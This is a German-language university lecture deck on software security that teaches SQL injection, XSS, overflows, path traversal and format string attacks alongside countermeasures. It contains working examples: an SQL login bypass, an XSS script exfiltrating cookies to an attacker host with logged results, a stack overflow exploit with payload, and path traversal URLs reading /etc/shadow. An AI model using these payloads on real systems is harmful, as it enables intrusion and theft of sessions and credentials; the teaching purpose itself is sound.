

Software Security

Kryptographie und IT Sicherheit SS 2018

Dmitrii Polianskii, Manuel Klappacher

Universität Salzburg


1. Einleitung
2. SQL Injection
3. Cross Site Scripting (XSS)
4. Overflows
 - Buffer Overflows
 - Heap Overflows
 - Integer Overflows
5. Path Traversal Attack
6. Format String Attack

Einleitung

Wie entstehen Fehler und Sicherheitslücken?

- Programmierfehler
 - Treten sehr häufig auf
 - Logische Fehler, syntaktische Fehler, lexikalische Fehler
 - Zeitdruck
 - Mangelnde Kenntniss
 - Keine ausreichenden Tests
- Compilerfehler
 - Treten nicht sehr häufig auf
- Absichtlich platzierte Backdoors
 - Sehr schwer nachzuweisen - wie Unterscheidet man Fehler von böswilliger Absicht?
 - Werden auch von anderen Teilnehmern entdeckt und von Kriminellen dann für ihre Zwecke missbraucht

Most commonly exploited applications worldwide as of 3rd quarter 2017



Quelle: www.statista.com

SQL Injection

SQL Injection kann verwendet werden, wenn die Benutzereingabe SQL-Befehle beeinflussen kann.

- Im Eingabeformular
- In der Browser query string


Der Angreifer versucht eine Eingabe so zu erweitern, dass erwünschte SQL-Befehl ausgeführt wird. Oft verwendet man dafür SQL-Metazeichen (`\` ' und `;`)

Folgen:

- Der Angreifer kann sich als Benutzer oder Administrator einloggen
- Daten können ausgespäht, verändert oder gelöscht werden
- Im schlimmsten Fall kann jeder beliebiger SQL-Befehl ausgeführt werden

SQL Injection - Beispiel

Als ein funktionierendes Beispiel betrachten wir eine Anmeldeseite



LOG-IN TO YOUR ACCOUNT

login

password

LOG IN

ID	login	Password	Cookie
1	admin	admin123	sessionCookie
2	user_1	123	sessionCookie
3	user_2	123	sessionCookie

Table 1: SQL table

SQL Injection - Beispiel

Um die eingegebenen Daten zu überprüfen, fragt das Site-Skript die Datenbank ab, ob das angegebene User/Passwort-Paar existiert:

```
SELECT id , name FROM users  
WHERE name=' $login ' AND passwd=' $passwd '
```

Wo \$login und \$passwd sind Werte aus dem Formular.
Dann überprüft das Script ob die Abfragen ein not-null Ergebnis zurückgegeben:

```
$result->num_rows > 0
```

SQL Injection - Beispiel

Um die SQL Injection auszunutzen, geben wir in das Name-field
' OR 0=0 – ein, das Passwort kann beliebig sein.

Dann wird die Abfrage-Query im Skript so aussehen:

```
SELECT id , name FROM users  
WHERE name=' ' OR 0=0 — ' AND passwd=''
```

- Alles was nach – steht, wird als Kommentar interpretiert.
- Weil 0=0 immer true ist, werden alle Datenbankeinträge zurückgegeben.
- *num_rows* > 0 wird true liefern.
- Der Zugriff auf die Website wird erlaubt.

Gegenmanahmen:

- Escaping von User-input (SQL-Metazeichen)
- Überprüfung von User-input mit Hilfe von Regular expressions
- Gespeicherte Funktionen in Datenbank

Cross Site Scripting (XSS)

Bei Cross-Site Scripting (XSS) gelingt es dem Angreifer, seinen Schadcode in eine vermeintlich vertrauenswürdige Umgebung einzubetten.

Ziele:

- Benutzerkonten zu übernehmen
- Session's cookies zu stehlen
- Daten (Identitätsdiebstahl) zu stehlen

Drei Arten von XSS:

- Reflektierte Angriffe
- Persistente Angriffe
- Lokales XSS

Cross Site Scripting - reflektierte XSS

Beim reflektierte XSS wird eine Benutzereingabe direkt vom Server wieder zurück gesendet. Wenn diese Eingabe Scriptcode enthält, die vom Browser des Nutzers interpretiert wird, kann dort Schadcode ausgeführt werden.

Ein Opfer klickt eine präparierte URL an, in der schädlicher Code eingefügt ist. Der Server übernimmt diesen Code und generiert eine dynamisch veränderte Webseite. Der Anwender sieht eine vom Angreifer manipulierte Webseite und hält sie für vertrauenswürdig.

Dieser Typ heißt auch nicht-persistent, da der Schadcode nur temporär bei der generierte Webseite existiert.

Cross Site Scripting - reflektierte XSS

Beispiel von reflektierte XSS: Suchfunktion.

Eine korrekte url:

```
http://example.com/?suche=Suchbegriff
```

Url mit dem Schadecode:

```
http://example.com/?suche=<script type=
"text/javascript">alert("XSS")</script>
```

Result in Browser des Nutzers:

```
<p>Sie suchten nach: <script type=
"text/javascript">alert("XSS")</script ></p>
```

Cross Site Scripting - Persistente XSS

Persistente XSS unterscheidet sich von reflektierenden Angriffen nur dadurch, dass der Schadcode auf dem Server gespeichert wird, wodurch er bei jeder Anfrage ausgeführt wird. Ist bei Webanwendungen möglich, die Benutzereingaben serverseitig ohne Prüfung speichern und diese später wieder ausliefert. Persistentes XSS ist für den Angreifer eine bevorzugte Methode, da es nicht notwendig ist, den Benutzer dazu zu bringen, auf den gewünschte Link zu klicken.

Beispiel Posting auf Website:

```
Eine sehr gutes Produkt!<script type=  
    "text/javascript">alert("XSS")</script>
```

Für lokales XSS ist keine Sicherheitslücke auf einem Webserver erforderlich. Der Schadcode wird direkt an den Anwender gesendet und beispielsweise im Browser ausgeführt, ohne dass der User dies bemerkt. Falls der Browser besondere Rechte auf dem Rechner besitzt, ist es zudem möglich, lokale Daten auf dem Gert zu verndern. Ausgangspunkt des Angriffs ist das Anklicken eines manipulierten Links durch den Anwender. Somit auch statische HTML Seiten mit JavaScript unterstützung anfällig für diesen Angriff.

- (Client side) Alle empfangene Links kritisch zu prüfen und nicht beliebig aufzurufen
- HTML-Metazeichen durch Zeichenreferenzen ersetzen (escapen), damit sie als normale Zeichen behandelt werden
- Input Validation, z.B. mit regular expression

- Wir betrachten ein Beispiel, wie man eine User-Session mit Hilfe von XSS ergreifen kann.
- Wir haben ein ganz einfaches Chat-interface und können uns mit Hilfe von SQL-Injection als Admin einloggen.
- Ziel: Diebstahl der Benutzersession, so dass es möglich wäre, in seinem Namen in den Chat zu schreiben

XSS - Beispiel

Access Granted

Logged in as admin

LOG OUT

USER_1 Hello, how are you

USER_2 Hello, i'm sick and tired.

USER_1

Maybe a little cat can help you?



Enter new message

SUBMIT

Figure 1: Anfangszustand

- Wir verwenden die XSS-Sicherheitslücke im Formular, um unser eigenes Script in die Seite zu integrieren.
- Wir Füllen das Feld 'new message' wie folgt:

```
Please no Offtop in this thread.  
<script>  
    img = new Image();  
    img.src =  
"http://localhost:8000/cat.jpg?" + document.cookie;  
</script>
```

- Annahme: die Zieladresse (http://localhost:8000) gehört zum Angreifer.

XSS - Beispiel

Access Granted

Logged in as admin

LOG OUT

USER_1 Hello, how are you

USER_2 Hello, i'm sick and tired.

USER_1

Maybe a little cat can help you?



ADMIN

Please no Offtop in this thread.

Enter new message

SUBMIT

Figure 2: Nach der Integration des Skripts

- Da die Website die Eingabe nicht überprüft, gelangt unser Skript in den Chat.
- Ab jetzt sendet jeder Besucher der Seites seine Cookies zum Angreifer.
- Der Angriff dauert, bis der richtige Benutzer die Seite aufruft.
- Der Angreifer kann dann in seinem Browser Cookie-Werte ersetzen, so dass die Website ihn als Benutzer nimmt.

XSS - Beispiel

```
[Sun May 6 15:04:02 2018] 127.0.0.1:50068 [404]: /libs/jquery/dist/jquery.min.js - No such file or directory
[Sun May 6 15:04:02 2018] 127.0.0.1:50066 [200]: /js/scripts.min.js
[Sun May 6 15:04:02 2018] 127.0.0.1:50070 [200]: /img/cat.jpg
[Sun May 6 15:22:38 2018] 127.0.0.1:50412 [302]: /addnew.php
[Sun May 6 15:22:38 2018] PHP Notice: Undefined index: login in /home/polis/Study/Crypto/Git/webapp/login.php on line 50
[Sun May 6 15:22:38 2018] PHP Notice: Undefined index: passwd in /home/polis/Study/Crypto/Git/webapp/login.php on line 51
[Sun May 6 15:22:38 2018] 127.0.0.1:50416 [200]: /login.php
[Sun May 6 15:22:38 2018] 127.0.0.1:50420 [200]: /css/main.min.css
[Sun May 6 15:22:38 2018] 127.0.0.1:50424 [404]: /libs/jquery/dist/jquery.min.js - No such file or directory
[Sun May 6 15:22:38 2018] 127.0.0.1:50422 [200]: /js/scripts.min.js
[Sun May 6 15:22:38 2018] 127.0.0.1:50426 [200]: /img/cat.jpg
[Sun May 6 15:22:38 2018] 127.0.0.1:50428 [404]: /cat.jpg?_ga=GA1.1.651583131.1495884201;%20_ym_uid=14958842028769617;%20count=13;%20__utma=111872281.651583131.1495884201.1516722884.1516735980.10;%20__utms=111872281.1516396511.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none);%20_pk_id.2.1fff=cfd97391bd487ee1.1516663028.3.1516821895.1516816620;%20[5ce8aed2-fd48-43aa-a438-8a3e7d46007a]=214457807;%20user_secret_key=1150849690 - No such file or directory
[Sun May 6 15:22:38 2018] 127.0.0.1:50430 [404]: /libs/jquery/dist/jquery.min.js - No such file or directory
```

Figure 3: User's cookies in attacker's server logs

Overflows

Durch Programmfehler werden zu große Datenmengen in einen zu klein reservierten Speicherbereich geschrieben. (Buffer oder Stack, auch Pointer).

→ Daten werden überschrieben:

- Schadcode wird ausgeführt
- Absturz des Programms
- Beschädigung oder Verfälschung von Daten

Zum Beispiel die Rücksprungadresse eines Unterprogrammes wird überschrieben.


Begünstigt durch Van Neumann Architektur, Daten und Programm im selben Speicher.

- Compilierte und assemblierte Sprachen anfällig
- Anfällige Sprachen, z.B. C/C++
- Unsichere Libraries in C/C++
- Unsicheres Behandeln von Strings und Arraygrößen

Schutzmaßnahmen:

- Type-Safe Programmiersprachen verwenden, welche Memory Management zB Java, Python, Ruby,...
- Überprüfen auf Overflows bei User Eingaben
- in C sichere Methoden verwenden, *get_s* anstatt *get*.

Buffer Overflows - C Programm Memory Layout



Stack: lokale variablen

Heap: Dynamisch allozierter Speicher (malloc)

Text: ausführbarer Code

Buffer Overflows - Type-Safe Sprachen

Compiler stellt Typsicherheit her, indem Datentypen geprüft werden, damit keine Typverletzungen entstehen. Wenn Typverletzungen spätestens zur Laufzeit erkannt werden, spricht man von Typsicheren Programmiersprachen.

Beispiel String in Python, es reicht der Variable einen String zuzuweisen.

```
mystring = "This is my string"
```

Beispiel in C, es muss der Typ deklariert und auch der Speicher manuell reserviert werden.



```
char mystring[20] = "This is my string";
```

Wenn man in C nun einen 30 Byte String zuweist entsteht eine Overflow Situation.

Buffer Overflows - Compiler Maßnahmen

Moderne Compiler wie neue Versionen des GNU C-Compilers erlauben die Aktivierung von Überprüfungscode-Erzeugung bei der Übersetzung.

- Zufallsvariable erstellt und überprüft, bei Veränderung wurde auch die RA überschrieben.
- Kopie der Rücksprungadresse wird unterhalb lokaler Variablen abgelegt.



Buffer Overflows

Die Rücksprungadresse eines Unterprogramms und dessen lokale Variablen werden auf einen als Stack bezeichneten Bereich zu gelegt.

```
void input_line()  
{  
    char line[1000];  
    if (gets(line))  
        puts(line);  
}
```

Rücksprungadresse

1000. Zeichen

... ..

3. Zeichen

2. Zeichen

1. Zeichen

← Stackpointer

modifizierte Rücksprungadresse

line, 1000. Zeichen

...

line, 5. Zeichen

drittes Byte im Code

line, 4. Zeichen

zweites Byte im Code

line, 3. Zeichen

Ziel der Rücksprungadresse, Programmcodestart

line, 2. Zeichen

line, 1. Zeichen

← Stackpointer

Buffer Overflow - Beispiel

Wir betrachten folgende Programm:

```
#include <stdio.h>

void secretFunction(){
    printf("Congratulations!\n");
    printf("You have entered in the secret function!\n");
}

void brokenFunction(){
    char buffer[20];
    printf("Enter some text:\n");
    scanf("%s", buffer);
    printf("You entered: %s\n", buffer);
}

int main(){
    brokenFunction();
    return 0;
}
```

Unsere Ziel ist die Funktion `secretFunction()` aufrufen ohne direkten Befehl dazu

Buffer Overflow - Beispiel

Mit Hilfe des Programs objdump, schauen wir den Assemble-code von unserem Program.

```
objdump -d vuln
```

```
00000000004005d6 <secretFunction>:
```

```
4005d6: 55                push    %rbp
4005d7: 48 89 e5          mov     %rsp,%rbp
4005da: bf d8 06 40 00    mov     $0x4006d8,%edi
4005df: e8 ac fe ff ff    callq  400490 <puts@plt>
4005e4: bf f0 06 40 00    mov     $0x4006f0,%edi
4005e9: e8 a2 fe ff ff    callq  400490 <puts@plt>
4005ee: 90                nop
4005ef: 5d                pop     %rbp
4005f0: c3                retq
```

```
00000000004005f1 <brokenFunction>:
```

```
4005f1: 55                push    %rbp
4005f2: 48 89 e5          mov     %rsp,%rbp
4005f5: 48 83 ec 20       sub     $0x20,%rsp
4005f9: bf 19 07 40 00    mov     $0x400719,%edi
4005fe: e8 8d fe ff ff    callq  400490 <puts@plt>
400603: 48 8d 45 e0       lea     -0x20(%rbp),%rax
400607: 48 89 c6          mov     %rax,%rsi
40060a: bf 2a 07 40 00    mov     $0x40072a,%edi
40060f: b8 00 00 00 00    mov     $0x0,%eax
400614: e8 a7 fe ff ff    callq  4004c0 <__isoc99_scanf@plt>
400619: 48 8d 45 e0       lea     -0x20(%rbp),%rax
```

Was können wir aus dem Assemblercode bestimmen:

- Die Adresse von `secretFunction` ist `00000000004005d6` in Hex.

```
00000000004005d6 <secretFunction>:
```

- Die Adresse des Puffers beginnt $0x20 = 32$ in Dezimal-Bytes vor `%ebp`. Dies bedeutet, dass 32 Bytes für den Puffer reserviert sind, obwohl wir nur nach 20 Bytes gefragt haben.

```
4005f5: 48 83 ec 20 sub $0x20,%rsp
```

Buffer Overflow - Beispiel

Jetzt wissen wir, dass 32 Bytes für den Puffer reserviert sind, es ist direkt neben %ebp. Daher speichern wir die nächsten 4 Bytes den %ebp und die nächsten 4 Bytes speichern die Rückkehradresse (die Adresse, zu der %eip nach Abschluss der Funktion springen wird). Die ersten $28 + 4 = 32$ Bytes wären beliebige zufällige Zeichen und die nächsten 4 Bytes sind die Adresse der secretFunction.

- Wir erstellen ein Inputfile mit Sprungaddress

```
python -c 'print "a"*36 +  
"\x00\x00\x00\x00\xD6\x05\x40\x00"' > input.txt
```

- Wir benutzen input.txt als Eingabedatei:

```
./prog < input.txt
```

- Das Ergebnis:

```
Enter some text:  
You entered: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa  
Congratulations!  
You have entered in the secret function!
```

Buffer Overflows - Heap Overflows

Ist ein Buffer Overflow, der im Heap Bereich stattfindet.

- Daten werden zur Laufzeit gespeichert (malloc)
- Kein Limit, ausser RAM Größe
- in iOS Jailbreaks verwenden Heap Overflows um Code in den Kernel zu injizieren


Gegenmaßnahmen:

- Code und Daten trennen mit Prozessoren - NX-bit - No Execute Bit
- Betriebssysteme mit ASLR - Address Space Layout Randomization
- Checks im Heap Manager

Integer Overflows

Entstehen wenn Operationen auf Integer die maximale Größe überschreiten. z.B. arithematische oder cast Operationen.

- testen ob Maximaler Wert überschritten ist
- Typen beachten, signed unsigned
- muss von Hand gemacht werden, keine nativen Methoden in Programmiersprachen
- in Java BigInt verwenden



Path Traversal Attack

Path Traversal Attack

Ein HTTP Angriff, bei dem ein Angreifer Zugriff auf gesperrte Verzeichnisse gewinnt und Code ausserhalb des Web Root Verzeichnisses ausführt.

Web Container Encoding:

```
..%c0%af represents ../  
..%c1%9c represents ..\
```

Null bytes %00 können injiziert werden um Dateinamen zu terminieren.

```
?file=secret.doc%00.pdf
```

Java sieht .pdf, Betriebssystem sieht .doc

Path Traversal Attack - Beispiele

Beispiel Zugriff auf Dateien:

```
http://some_site.com.br/get-files.jsp?file=report.pdf  
http://some_site.com.br/some-page.asp?page=index.html
```

UNIX Passwort abgreifen:

```
http://some_site.com.br/../../../../etc/shadow  
http://some_site.com.br/get-files?file=/etc/passwd
```

Auch möglich Dateien und Scripte von externen Websites einzubinden:

```
http://some_site.com.br/some-page?page=http://other-site.com.br/other-page.htm/malicious-code.php
```

- Nutzereingaben vermeiden wenn möglich, bei Datei System Aufrufen
- Indexes anstatt Dateinamen verwenden, für Benutzereingaben
- Nutzer soll nicht ganzen Pfad eingeben können, mit eigenem Pfad umgeben
- Pfade normalisieren
 - "." Segmente entfernen
 - ".." - Segmente die ein nicht-".." Segment dafor haben werden entfernt
 - Wenn Pfad relative und das erste Segment enthält ein ":"
Charackter dann wir ein "." vorangestellt

Format String Attack

Format Funktion ist eine ANSI C Funktion, um primitive Variablen in eine lesbare Ausgabe konvertieren. z.B. *printf*, *fprintf*

- Sind C/C++ Probleme
- treten heute nicht sehr häufig auf, da sie sich sehr leicht erkennen lassen

Ziele:

- Programmcrash
- Schadcode ausführung

Format String Attack - Beispiel I

```
int main (int argc, char **argv)
{
    char buf [100];
    int x = 1 ;

    snprintf ( buf, sizeof buf, argv [1] ) ;
    buf [ sizeof buf -1 ] = 0;

    printf (    Buffer size is: (%d)
               \nData input: %s \n    , strlen (buf) , buf ) ;

    printf (    X equals: %d/ in
               hex: %#x\nMemory address
               for x: (%p) \n    , x, x, &x) ;

    return 0 ;
}
```

Format String Attack - Beispiel II

Erwartete Eingabe:

```
./formattest   B o b
```

Ausgabe:

```
Buffer size is (3)
Data input : Bob
X equals: 1/ in hex: 0x1
Memory address for x (0xbffff73c)
```

Format String Attack - Beispiel III

Schwachstelle ausgenutzt, %x := Ausgabe Hexadezimal:

```
./formattest   B o b  %x %x
```

Anstatt %x Wert von Bob auszugeben, gibt nun auch den Inhalt der Speicher Adresse aus:

```
Buffer size is (14)
Data input : Bob bffff 8740
X equals: 1/ in hex: 0x1
Memory address for x (0xbffff73c)
```

printf Argument sieht nun folgendermaßen aus:

```
printf (   Buffer size is: (%d) \n Data input:
        Bob %x %x \n      , strlen (buf) , buf ) ;
```


- wikipedia.org
- owasp.org
- [https://docs.oracle.com/javase/7/docs/api/java/net/URI.html#normalize\(\)](https://docs.oracle.com/javase/7/docs/api/java/net/URI.html#normalize())
- <https://www.statista.com/statistics/434880/cyber-crime-exploits/>
- <https://dhavalkapil.com/blogs/Buffer-Overflow-Exploit/>
- <https://www.security-insider.de/was-ist-cross-site-scripting-xss-a-699660/>
- <https://www.webmasterpro.de/server/article/sicherheit-sql-injection>

Vielen Dank für ihre Aufmerksamkeit!